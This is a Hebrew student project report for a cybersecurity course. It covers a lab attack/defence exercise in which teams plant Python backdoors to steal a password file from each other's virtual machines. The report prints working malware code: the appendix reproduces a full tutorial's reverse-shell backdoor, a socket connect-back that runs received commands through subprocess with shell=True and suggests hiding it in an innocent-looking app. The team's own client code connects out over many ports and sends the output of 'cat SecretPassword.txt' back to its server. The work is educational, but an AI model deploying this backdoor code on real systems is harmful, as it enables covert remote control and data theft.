



## דו"ח סיכום פרוייקט סייבר

הוגש בתאריך: 27.8.21

**מסלול הלימודים:** תואר במדעי המחשב במכללה למינהל, קמפוס בני ברק

**שם הקורס:** מבוא לאבטחת סייבר

**כותרת הפרויקט:** מימוש backdoor מתוחכם בפייטון

**שם מרצה הקורס:** יורם סגל

**חברי הקבוצה:**

• מיכאל רחשה | 323663872

• חיים חוגי | 207686650

• דני קובנר | 208627133

**קוד מזהה הקבוצה:** HMN001

**קוד מזהה של הקבוצה היריבה:** 5Y6ER0

הפרויקט נעשה בהשראת המאמר Backdoor attack in Python

נכתב ע"י Tommaso De Ponti , ופורסם בתאריך 15/04/2020

## תוכן עניינים

4	קישור למסמך סיכום
4	קישור לקובץ "מכונת סביבת עבודה"
4	קוד HASH לקובץ "מכונת סביבת עבודה"
4	קישור לקובץ "מכונה מוגנת"
4	קוד HASH לקובץ "מכונה מוגנת"
5	סיכום המאמר
5	מטרת התקפה
5	מטרת ההגנה
6	תיאור אופן מימוש ההתקפה שלנו והקשרה למאמר
8	תיאור מימוש ההתקפה שלהם למיטב הבנתנו
10	תיאור אופן מימוש ההגנה מפני התקפת הקבוצה היריבה
13	מסקנות וסיכום
14	נספחים
14	נספח א': מאמר הדגל המלא
21	נספח ב': תקנון
21	נספח ג': קטעי קוד חשובים ועיקריים



## **קישור למסמך סיכום**

<https://docs.google.com/document/d/1bUvMJAXIWu-RQ-7N8F4X0Ym7CjznNC0BisxS4cMhgEU>

## **קישור לקובץ "מכונת סביבת עבודה"**

<https://drive.google.com/file/d/1rrFtrVRsz1gY1uUDrPqi4ZvhMm4DJ3Bb/view?usp=sharing>

## **קוד HASH לקובץ "מכונת סביבת עבודה"**

2ca7a0c9b4d699215c1b3d6c0eecff0b

## **קישור לקובץ "מכונה מוגנת"**

<https://drive.google.com/file/d/1FjMC4P7piiN1uxIHYVctWpHau05Sj44B/view?usp=sharing>

## **קוד HASH לקובץ "מכונה מוגנת"**

e5cdbfbbd1d5b0c85176e089c5a4a0c7

## **סיכום המאמר**

### **מטרת התקפה**

אנו נמצאים בעיצומה של מלחמת העולם הראשונה , ובכדי לנצח את המלחמה עלינו לפרוץ למחשב האויב ולגנוב את הסיסמה שתעזור להשמיד את מערך הסייבר של האויב כליל.

הצלחנו להגניב מרגל לשורות האויב , אשר הכניס בהצלחה למחשב האויב קובץ backdoor שתפקידו לפתוח ערוץ תקשורת עם המחשב שלנו ולנסות לגשת לקובץ המוגן במחשב האויב ולגנוב את הסיסמה שתסיים את המלחמה. לאחר גניבת המידע על הbackdoor לשלוח אלינו את הסיסמה , וברגע שנציג את הסיסמא במחשב שלנו ההתקפה הסתיימה בהצלחה , במידה ולא נצליח, גורל העולם יהיה מר...

### **מטרת ההגנה**

אנו נמצאים בעיצומה של מלחמת העולם הראשונה , בזכות מידע מודיעיני מהימן - קיבלנו אזהרה שהאויב רוצה לפרוץ למחשב שלנו ולגנוב את הסיסמה לקוד הטילים הגרעיניים שלנו , עלינו לשמור על הקובץ מכל משמר ולהגן עליו בחרף נפשנו. במידה והאויב יצליח לגנוב את הסיסמה ולהציגה במחשב שלהם הפסדנו במלחמה וגורלנו נחרץ.

## תיאור אופן מימוש ההתקפה שלנו והקשרה למאמר

במחשב ההתקפה שלנו פתחנו שרת שממתין לחיבורים נכנסים מכל העולם , על מנת שלא נקבל הודעות ספאם ונסיונות להטעות אותנו , פילטרנו את השרת לקבל הודעות ולהציגם אצלנו רק במידה והן מכילות את המילה השמורה: "result" (זאת מילת הקוד הסודית שסוכמה עם המרגל שלנו מבעוד מועד).

באמצעות קובץ backdoor ששם המרגל שלנו במחשב האויב פתחנו חיבור ישיר עם המחשב שלנו , לאחר החיבור קובץ backdoor ממתין להוראות , כדי שהאויב לא יצליח לנטר את ההודעה שלנו סיכמנו עם המרגל שבמידה ונשלח את הספרה "1" המתקפה תחל.

לאחר קבלת הספרה 1 , קובץ backdoor ינתב לתיקייה שבה נמצאת הסיסמה, הקובץ יכנס לקובץ וישלח אלינו את הסיסמה בצירוף המילה result. לאחר קבלת המילה במחשבינו ואימות שהיא אכן הגיעה מהמרגל שלנו ולא מנסיון להטעות אותנו נציגה במחשבינו ונסיים את המחלמה בניצחון.

כדי שההתקפה תהיה חזקה יותר , את הפעולה שפרטנו לעיל ביצענו כ 150 (!) פעמים , כאשר בכל פעם ההתקפה תתבצע עם פורט אחר , כמחצית מהפעמים התקיפה תתבצע עם ip נוסף שהגדרנו למחשב ההתקפה שלנו מבעוד מועד כדי לבלבל את האויב.

ההתקפה כולה על בסיס המאמר שלימד אותנו להשתמש ב backdoor ולהפעיל פקודות טרמינל במחשב היריב.

בנוסף המאמר לימד אותנו שצריך לפתוח שרת כדי לקבל את המידע ממחשב היריב.

לקחנו את ההתקפה מהמאמר ושדרגנו אותה בלפחות ארבעה היבטים שונים בזכות חומר שלמדנו בהרצאות .

הרצת השרת במכונת ההתקפה והמתנה לחיבור:

```
user@ubuntu: ~/Desktop/attack/__pycache__
File Edit View Search Terminal Help
user@ubuntu:~/Desktop/attack/__pycache__$ sudo python3 server.cpython-36.pyc
[sudo] password for user:
```

הפעלת הקליינט (backdoor) במכונת היריב והתחברות לשרת:

```
user@ubuntu: ~/Desktop/attack/__pycache__
File Edit View Search Terminal Help
user@ubuntu:~/Desktop/attack/__pycache__$ sudo python3 client.cpython-36.pyc
[sudo] password for user:
```

לאחר חיבור השרת והקליינט, השרת ישלח "1" לקליינט והוא יגנוב את הסיסמה וישלח לשרת עם המילה result.

```
user@ubuntu: ~/Desktop/attack/__pycache__
File Edit View Search Terminal Help
user@ubuntu:~/Desktop/attack/__pycache__$ sudo python3 server.cpython-36.pyc
[sudo] password for user:
result: password1234
user@ubuntu:~/Desktop/attack/__pycache__$
```

## תיאור מימוש ההתקפה שלהם למיטב הבנתנו

לאחר בדיקה מעמיקה גילינו את ההתקפה של היריב באמצעות ניסוי וטעייה ואימתנו את הדברים באמצעות קליטת הפקטה שלהם שנשלחה מה backdoor חזרה לשרת שלהם.

עשינו לולאה שתתחבר לשרת שלהם בכל הפורטים האפשריים וברגע שהיא מצליחה היא כותבת שהיא הצליחה ומדפיסה את מספר הפורט על המסך. בנוסף גילינו שהפורטים שהם משתמשים בהם הם: 22 ו 5555 , ואכן הצלחנו לאמת זאת באמצעות קליטת הפקטה שאותה הצלחנו לתפוס בזכות זה שידענו שהם ישלחו ל backdoor שלהם את הפקודה שמכילה את המחרוזת "SecretPassword".

מציאת הפורט 22 על ידי ניסוי וטעייה של בדיקת כל הפורטים:

```
user@ubuntu: ~/Desktop/defence
File Edit View Search Terminal Help
user@ubuntu:~/Desktop/defence$ sudo python3 defence.py
we connect to yakov server with port22
done
```

מציאת הפורט 5555 על ידי ניסוי וטעייה של בדיקת כל הפורטים:

```
user@ubuntu: ~/Desktop/defence
File Edit View Search Terminal Help
user@ubuntu:~/Desktop/defence$ sudo python3 defence.py
[sudo] password for user:
we connect to yakov server with port5555
done
```



מציאת הפקטה באמצעות המחזורת SecretPassword:

The image shows a Wireshark packet capture window titled '\*ens33'. The packet list pane shows a single packet, packet 366, which is a TCP segment from 192.168.10.20 to 192.168.10.6. The packet details pane shows the following layers: Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol. The packet bytes pane shows the raw data of the packet, which is a TCP segment containing the password 'SecretPassword.txt'.

No.	Time	Source	Destination	Protocol	Length	Info
366	21.332047668	192.168.10.20	192.168.10.6	TCP	109	5555 → 50066 [PSH, ACK] Seq: 1, Win: 0, Len: 43

Frame 366: 109 bytes on wire (872 bits), 109 bytes captured (872 bits) on interface 0  
Ethernet II, Src: Vmware\_5e:fc:81 (00:0c:29:5e:fc:81), Dst: Vmware\_cf:96:fe (00:0c:29:cf:96:fe)  
Internet Protocol Version 4, Src: 192.168.10.20, Dst: 192.168.10.6  
Transmission Control Protocol, Src Port: 5555, Dst Port: 50066, Seq: 1, Ack: 1, Len: 43

0000 00 0c 29 cf 96 fe 00 0c 29 5e fc 81 08 00 45 00 ..).....)^....E.  
0010 00 5f 88 29 40 00 40 06 1d 05 c0 a8 0a 14 c0 a8 ..\_)@.@.....  
0020 0a 06 15 b3 c3 92 1d c8 34 c7 d4 b2 ce 9c 80 18 .....4.....  
0030 01 fe 11 34 00 00 01 01 08 0a e6 80 e7 b5 23 de ...4.....#.  
0040 5b df 63 61 74 20 2f 68 6f 6d 65 2f 75 73 65 72 [...cat /h ome/user  
0050 2f 44 6f 63 75 6d 65 6e 74 73 2f 53 65 63 72 65 /Documen ts/Secre  
0060 74 50 61 73 73 77 6f 72 64 2e 74 78 74 tPasswor d.txt

wireshark\_ens33\_20210819185305\_4IdNbe.pcapng Packets: 561 · Displayed: 1 (0.2%) Profile: Default

מידע על הפקטה ותוכנה ודרך ההעברה שלה:

The image shows a Wireshark packet capture window titled 'Wireshark · Packet 366 · ens33'. The packet list pane shows a single packet, packet 366, which is a TCP segment from 192.168.10.20 to 192.168.10.6. The packet details pane shows the following layers: Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol. The packet bytes pane shows the raw data of the packet, which is a TCP segment containing the password 'SecretPassword.txt'.


Frame 366: 109 bytes on wire (872 bits), 109 bytes captured (872 bits) on interface 0  
Ethernet II, Src: Vmware\_5e:fc:81 (00:0c:29:5e:fc:81), Dst: Vmware\_cf:96:fe (00:0c:29:cf:96:fe)  
Internet Protocol Version 4, Src: 192.168.10.20, Dst: 192.168.10.6  
Transmission Control Protocol, Src Port: 5555, Dst Port: 50066, Seq: 1, Ack: 1, Len: 43  
Data (43 bytes)

0000 00 0c 29 cf 96 fe 00 0c 29 5e fc 81 08 00 45 00 ..).....)^....E.  
0010 00 5f 88 29 40 00 40 06 1d 05 c0 a8 0a 14 c0 a8 ..\_)@.@.....  
0020 0a 06 15 b3 c3 92 1d c8 34 c7 d4 b2 ce 9c 80 18 .....4.....  
0030 01 fe 11 34 00 00 01 01 08 0a e6 80 e7 b5 23 de ...4.....#.  
0040 5b df 63 61 74 20 2f 68 6f 6d 65 2f 75 73 65 72 [...cat /h ome/user  
0050 2f 44 6f 63 75 6d 65 6e 74 73 2f 53 65 63 72 65 /Documen ts/Secre  
0060 74 50 61 73 73 77 6f 72 64 2e 74 78 74 tPasswor d.txt

## תיאור אופן מימוש ההגנה מפני התקפת הקבוצה היריבה

לאחר שאנחנו יודעים איך הקבוצה היריבה מנסה לתקוף אותנו הכנו קובץ הגנה שמנסה בלולאה אינסופית להתחבר אל השרת שלהם עם הפורטים 5555 ו 22 וברגע שהוא מצליח להתחבר הוא מקבל את הבקשה שלהם לפרוץ אלינו ומחזיר אליהם מחרוזת זבל כדי לסיים את ההתקפה שלהם.

הרצת השרת שלהם במחשב התוקף:



```
user@ubuntu: ~/Desktop
File Edit View Search Terminal Help
user@ubuntu:~/Desktop$ sudo python3 server.cpython-36.pyc
[+] Server Started
[+] Listening For Victim
```

הרצת קובץ ההגנה במחשב הנתקף שלנו שמתחבר לשרת שלהם בלולאה אינסופית:

[illegible]

הרצת backdoorn שלהם במקביל לקובץ ההגנה שלנו וחסירת:

```
user@ubuntu: ~/Desktop
File Edit View Search Terminal Help
user@ubuntu:~/Desktop$ sudo python3 backdoor.cpython-36.pyc
[sudo] password for user:
Traceback (most recent call last):
  File "backdoor.py", line 8, in <module>
ConnectionRefusedError: [Errno 111] Connection refused
user@ubuntu:~/Desktop$
```

התוצאה שהשרת שלהם מקבל ומציג אצלהם כאילו זה הסיסמה שלנו:

```
user@ubuntu: ~/Desktop
File Edit View Search Terminal Help
user@ubuntu:~/Desktop$ sudo python3 server.cpython-36.pyc
[+] Server Started
[+] Listening For Victim
[+] ('192.168.10.6', 54956) Victim opened the backdoor
[+] Command sent
Output: Haha we blocked your attack , mabey next time (:
user@ubuntu:~/Desktop$
```

### ניתוח סיכונים של היתכנות התקפה במציאות

במציאות התקפה כזאת יכולה לקרות רק במידה והתוקף יצליח להחדיר מראש למכונת הנתקף קובץ הרצה שבאמצעותו יהיה אפשר להריץ פקודות ולתקשר עם המכונה השנייה (התוקפת), לאתר את הפירצה יכול להיות מאוד קל , פשוט צריך לעקוב אחרי הפורטים במחשב ולעקוב אחרי שליחת מידע לכתובות IP לא רצויות ולחסום אותן. בצבא למשל התקפה כזאת לא יכולה להתקיים כי יש להם רשת אינטרנטית משלהם ולא יהיה ניתן להשתמש במתקפה כמו backdoor כי לא יהיה ניתן לתקשר בין המחשבים.

## **מסקנות וסיכום**

לסיכום ראינו דרך מעניינת איך אפשר לפרוץ לאדם למחשב ולגנוב מידע לגמרי ללא ידיעת הבן אדם, אם הוא לא מבין בסייבר ולא למד אצל יורם הוא לא יידע שקובץ "תמים" יכול לעשות לו נזק בלתי הפיך במחשב, הקובץ ממש פותח דלת אחורית ויכול להכניס משם את כל מי שהוא רוצה למחשב האישי שלך ומאותו הרגע שום דבר לא בטוח במחשב.

בדיעבד היום אחרי הקורס הזה והפרויקט הזה אנחנו יוצאים יותר חכמים ויותר מחושבים בתחום הסייבר וההגנה, גם דברים שלא נראו לנו חשובים כמו לבדוק פורטים ושליחות מידע מהמחשב לבחוץ זה משהו שבטוח נעשה בעתיד כדי לשמור על הקבצים החשובים לנו.

החלק האבטחתי הוא החלק הכי חשוב בכל חברה, אם המוצר שחברה עובדת עליו יש בו בעיה אז תמיד אפשר לתקן, אבל אם האבטחה לא טובה ופרטים דולפים החברה תהיה חשופה לתביעה וזה יכול להגיע למצב של זמן בבית הסוהר על רשלנות! זהו נושא מאוד חשוב שאנחנו שמחים שלמדנו אצלו.

## **נספחים**

### **נספח א': מאמר הדגל המלא**

Hacking is to identify weaknesses in computer systems or networks to exploit its vulnerabilities and gaining access. Hacking means using computers to commit fraudulent acts such as fraud, privacy invasion, stealing corporate-personal data, etc. Cybercrimes cost many companies millions of dollars every year. Businesses need to protect themselves against such attacks.

On the other hand, Python is a high-level powerful programming language, and yes, it is also used in hacking as it is supported on all operating systems.

Furthermore, it is relatively simple and fast to write codes in Python and, above all, thanks to its community Python has many libraries related to cybersecurity.

Among the many hacking techniques and tools, I choose to talk about backdoors: a sort of Bad-ware whose main purpose is to send and receive data, mostly commands, through a port to another system. Basically, the hacker installs a malicious program on the victim's computer, which executes (on the victim's computer) all the commands given by the hacker.

There are several ways through which hackers can install this malware on your computer, mainly by incorporating it into a pleasant and useful app, which is the Trojan.


Today we will see how to create a simple and efficient backdoor that will make you understand how a computer can be easily hacked by anyone who knows how to code. Finally, I will suggest how to avoid backdoor attacks.

## Getting started with the socket connection

To build our locally-working backdoor, we will use the socket module. Sockets and the socket API are used to send messages over the network.

As we already know to send messages, there's who sends the message, here the Hacker, and who receives the message and replies, here the Victim.

After the Victim runs the malware we'll create, it's going to set up this type of connection between the hacker's and victim's machine:



Here, the hacker sends the commands, the victim executes them and returns the outputs to the hacker.

Intuitively, we have to create the tool that sends the commands and receives the outputs and the malware that executes the commands given and returns the outputs.

## Creating the hacker's tool

This tool will allow us to send commands to the victim and to receive the outputs

To build this tool, we will use the socket API by creating a socket server that sends and receives data:

```
1  import socket
2
3
4  my_ip = '192.168.43.82'
5  port = 4444
6  server = socket.socket()
7  server.bind((my_ip, port))
8  print('[+] Server Started')
9  print('[+] Listening For Victim')
10 server.listen(1)
11 victim, victim_addr = server.accept()
12 print(f'[+] {victim_addr} Victim opened the backdoor')
```

server\_part1.py hosted with ❤ by GitHub

[view raw](#)

sever.py

Line 1: socket module imported.

Lines 4–5: defined my IP address (you have to enter yours) and the port, we used port 4444 since you are probably not using it.

Line 7: Created the Server.

Lines 8–10: Started the server.



Lines 11: Waiting for the victim to open the malware that we will create later.

Lines 12–13: when the victim (after opening the backdoor) asks the server to connect and we accept it.

By running this code, the victim will connect to our server (the hacker's tool). Now we want the server to send commands to the victim and receive the output from the victim.

```
1  while True:
2      command = input('Enter Command : ')
3      command = command.encode()
4      victim.send(command)
5      print('[+] Command sent')
6      output = victim.recv(1024)
7      output = output.decode()
8      print(f"Output: {output}")
```

server\_part2.py hosted with ❤ by GitHub

[view raw](#)

server.py

Line 1: We use the `while` because we want the action of sending commands and receiving output to be repeated until the program is closed.

Lines 2–5: wait for the hacker to enter the command to run on the victim's computer, then we code it and send it

Lines 6–8: we receive the output from the victim and decode it.

The hacker's tool is ready, but obviously, it won't work without the backdoor.

## Creating the backdoor

The backdoor is gonna connect our computer to the victim's one. After that, it is going to receive the commands from the hacker's tool, execute them,

and send the output back to us.

```
1  import socket
2  import subprocess
3
4
5  server_ip = '192.168.43.82'
6  port = 4444
7  backdoor = socket.socket()
8  backdoor.connect((server_ip, port))
```

backdoor\_part1.py hosted with ❤ by GitHub

[view raw](#)

backdoor.py

Lines 1–2: imported socket and subprocess modules. We will use the subprocess to run the commands on the victim's computer.

Lines 5–6: define the IP of our server and the port. They must be exactly like the ones we used for the server.

Lines 8–9: created the backdoor and connected it to the server.

This code will link the victim's computer to the hacker's computer. Now we need the backdoor to receive the commands and send the outputs to the hacker:

```

1 while True:
2     command = backdoor.recv(1024)
3     command = command.decode()
4     op = subprocess.Popen(command, shell=True, stderr=subprocess.PIPE, stdout=subprocess.PIPE)
5     output = op.stdout.read()
6     output_error = op.stderr.read()
7     backdoor.send(output + output_error)

```

backdoor\_part2.py hosted with ❤ by GitHub

[view raw](#)

backdoor.py

Line 1: As in the server, we use the `while` to repeat the action of receiving commands and sending the outputs forever until the hacker closes his tool.

Lines 2–4: the backdoor is waiting for the hacker to send the commands, so when it receives them it decodes them.

Line 5–7: Run the command and read the output and error.

Line 8: send output and error (if any) to the hacker.

## Testing

Done! Now we need to test what we have created:

- Open your terminal (UNIX) or command prompt (Windows) and run the hacker's tool (server) with: `python server.py`
- Run the backdoor on the victim's computer

On the hacker's computer terminal you should see the following:

```
toomasodeponti@Air-di-Tomaso:~/Desktop/articles/backdoor$ python server.py  
[+] Server Started  
[+] Listening For Victim  
[+] ('192.168.43.82', 49847) Victim opened the backdoor  
Enter Command : █
```

Now by entering the bash commands in the Enter Command input field, you will see the outputs displayed on your terminal, from which we can conclude that we have hacked the victim's computer.

## Conclusion

In this tutorial, we saw how powerful could 38 lines of python code be. The backdoor attack is powerful because it can't always be detected; an antivirus can't stop you installing an innocent-looking app. To embed the backdoor we've created in an innocent-looking app, I suggest you use the Kivy Python framework, I will write about that soon. See you in the next article!

## נספח ב': תקנון

[https://docs.google.com/document/d/1m\\_e-J\\_sHjV7eEyS8neygSgopaJBEm6zx/edit?usp=sharing&oid=106328805860596035095&rtpof=true&sd=true](https://docs.google.com/document/d/1m_e-J_sHjV7eEyS8neygSgopaJBEm6zx/edit?usp=sharing&oid=106328805860596035095&rtpof=true&sd=true)

## נספח ג': קטעי קוד חשובים ועיקריים

פתיחת פורטים מ 1000 עד 4000 בקפיצות של 40 לכל פורט, פתחנו 2 ת'רדים שונים אחד לכל קו כאשר הת'רד השני יעבוד עם פורט + 1:

```
54 # Create two threads as follows
55 for port in range(1000, 4000, 40):
56     try:
57         _thread.start_new_thread( connectTcpServer, ("Thread-1", port, ) )
58         _thread.start_new_thread( connectTcpServer, ("Thread-2", port, ) )
59     except Exception as e:
60         #print (e)
61         x=1
```

```
14 def connectTcpServer(threadName, port):
15     try:
16         s = socket.socket()
17         if threadName == 'Thread-1':
18             #flag = 1
19             s.connect((SERVER_HOST1, port))
20         if threadName == 'Thread-2':
21             #flag = 2
22             s.connect((SERVER_HOST2, port + 1))
23
```

חיבור מהמחשב הנתקף לכל הפורטים שפתחנו

```
54 # Create two threads as follows
55 for port in range(1000, 4000, 40):
56     try:
57         _thread.start_new_thread( connectTcpServer, ("Thread-1", port, ) )
58         _thread.start_new_thread( connectTcpServer, ("Thread-2", port, ) )
59     except Exception as e:
60         #print (e)
61         x=1
62
```

לאחר החיבור נשלח את הפקודה 1 בכל אחד מהפורטים לקליינט ונמתין לתוצאה

```
29 if success == 1:
30     s.listen(5)
31     #if flag ==1:
32     #print(f"Listening as {SERVER_HOST1}:{port} ...")
33     #if flag == 2:
34     #print(f"Listening as {SERVER_HOST2}:{port} ...")
35     client_socket, client_address = s.accept()
36
37     command = "1"
38     client_socket.send(command.encode())
39     output = client_socket.recv(BUFFER_SIZE).decode()
```

קבלת הפקודה 1 מהשרת וביצוע ההתקפה:

```
24 # receive the command from the server
25 command = s.recv(BUFFER_SIZE).decode()
26 if command == '1':
27
28     splited_command = "cd /home/user/Documents".split()
29     # cd command, change directory
30     try:
31         os.chdir(' '.join(splited_command[1:]))
32     except FileNotFoundError as e:
33         # if there is an error, set as the output
34         output = str(e)
35
36     else:
37         # if operation is successful, empty message
38         output = ""
39
40     command = "cat SecretPassword.txt"
41     output = subprocess.getoutput(command)
42
43     # get the current working directory as output
44     # cwd = os.getcwd()
45     # send the results back to the server
46     message = "result: " + str(output)
47     s.send(message.encode())
```

בדיקה שאכן התוצאה מכילה את המילה המוסכמת result ואימות ה-integrity של ההודעה

```
42 if 'result' in output and gotResult == 0:
43     print(output)
44     gotResult = 1
```